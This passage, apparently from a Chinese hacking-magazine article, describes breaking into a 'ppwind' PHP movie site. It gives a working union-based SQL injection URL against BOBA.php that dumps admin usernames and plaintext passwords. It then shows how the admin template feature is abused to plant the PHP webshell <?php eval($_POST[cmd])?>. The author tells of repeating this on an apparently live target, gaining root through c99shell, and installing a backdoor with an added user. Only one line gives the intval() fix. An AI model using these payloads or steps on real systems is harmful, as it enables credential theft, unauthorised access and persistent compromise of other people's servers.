


图7

根据上面的测试，我们知道BOBA.php文件中的"$id"没有过滤，接下来再看一下MySQL数据库中的表和用户密码对应的字段。如图8所示，我们可以

清楚得到表名为ppw_online_user，用户对应的字段是username，密码对应的是password。好了，知道了这些，我们在本地测试一下。提交"http://127.0.0.1/ppwind/BOBA.php?id=1%20and%201=2%20union%20select%201,username,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,password,25,26 from ppw_online_user/*"，果然成功了，如图9所示，明文密码出现了。




图8




图9

有了以上信息，我们就可以登录后台了。由下载的程序，我们可以得到后台地址为admin/index.php。用获得的用户和密码登录后台，在后台的"添加影片"中提供了上传图片功能，我分别试了几个最流行的上传PHP的方法都失败了。在此过程中，发现了上传的地址为up_img.php，我们查看一下源代码，也许可以在这里找到突破口。看了半天，没发现漏洞，也许是我的水平太差了吧。

顺利拿下WebShell

没办法，继续分析吧，最后果然被我发现了一个漏洞，漏洞文件在ppwind\admin\template.php中的第147-179行，大家可以自己分析一下。

我们先在本地测试一下。用注入拿到的漏洞进入后台以后，点击"添加模板"功能，在右边输入模板名字cnbird，内容里面输入我们的一句话木马"<?php eval(\$_POST[cmd])?>"，然后点提交，如图10所示，成功保存。




图10

下面我们访问一下http://127.0.0.1/ppwind/cnbird.php，结果出现了空白画面，看来成功执行了。我们用一句话木马连接，如图11所示，连接成功后，本地就不用再继续下去了。




图11

我们还是回到刚才有漏洞的地址，按照上面的方法顺利得到了WebShell，如图12所示。

轻松提权顺利拿到Root

其实拿到Root的过程也有点运气的成分，我在c99shell木马中输入"id"，结果如图13所示，吓了我一跳，懂点Unix的应该都知道，这表明它是直接是以Root权限启动的。剩下的事我就不多说了，直接安装个后门，添加用户即可。如图14所示，为我成功拿到Root后的截图。此漏洞的修补方法很简单，就是利用intval()把变量强制转换成10进制就可以了。




图12

